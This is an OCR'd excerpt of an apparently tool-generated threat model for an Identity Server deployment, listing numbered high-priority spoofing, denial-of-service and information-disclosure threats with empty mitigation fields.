
89. An adversary can bypass authentication due to non-standard Identity Server authentication schemes.	Priority: High
Category	Spoofing
Description	An adversary can bypass authentication due to non-standard Identity Server authentication schemes.
Justification	<no mitigation provided>
Possible Mitigation(s)	

90. An adversary can get access to a user's session due to improper logout from Identity Server.	Priority: High
Category	Spoofing
Description	An adversary can get access to a user's session due to improper logout from Identity Server.
Justification	<no mitigation provided>
Possible Mitigation(s)	

91. An adversary may issue valid tokens if Identity server's signing keys are compromised.	Priority: High
Category	Spoofing
Description	An adversary can abuse poorly managed signing keys of Identity Server. In case of key compromise, an adversary will be able to create valid auth tokens using the stolen keys and gain access to the resources protected by Identity server.
Justification	<no mitigation provided>
Possible Mitigation(s)	

92. An adversary may guess the client id and secrets of registered applications and impersonate them.	Priority: High
Category	Spoofing
Description	An adversary may guess the client id and secrets of registered applications and impersonate them.
Justification	<no mitigation provided>
Possible Mitigation(s)	

Interaction: 5. Post Consent



93. An adversary can leverage the weak scalability of Identity Server's token cache and cause DoS.	Priority: High
Category	Denial of Service
Description	The default cache that Identity Server uses is an in-memory cache that relies on a static store, available process-wide. While this works for native applications, it does not scale for mid-tier and backend applications. This can cause availability issues and result in denial of service either by the influence of an adversary or by the large scale of application's users.
Justification	<no mitigation provided>
Possible Mitigation(s)	

94. An adversary may sniff the data sent from Identity Server.	Priority: High
Category	Information Disclosure
Description	An adversary may sniff the data sent from Identity Server. This can lead to a compromise of the tokens issued by the Identity Server.
Justification	<no mitigation provided>
Possible Mitigation(s)	

95. An adversary can bypass authentication due to non-standard Identity Server authentication schemes.	Priority: High
Category	Spoofing
Description	An adversary can bypass authentication due to non-standard Identity Server authentication schemes.
Justification	<no mitigation provided>
Possible Mitigation(s)	

96. An adversary can get access to a user's session due to improper logout from Identity Server.	Priority: High
Category	Spoofing
Description	An adversary can get access to a user's session due to improper logout from Identity Server.
Justification	<no mitigation provided>
Possible Mitigation(s)	

97. An adversary may issue valid tokens if Identity server's signing keys are compromised.	Priority: High
Category	Spoofing
Description	An adversary can abuse poorly managed signing keys of Identity Server. In case of key compromise, an adversary will be able to create valid auth tokens using the stolen keys and gain access to the resources protected by Identity server.
Justification	<no mitigation provided>
Possible Mitigation(s)	

98. An adversary may guess the client id and secrets of registered applications and impersonate them.	Priority: High
Category	Spoofing
Description	An adversary may guess the client id and secrets of registered applications and impersonate them.
Justification	<no mitigation provided>
Possible Mitigation(s)	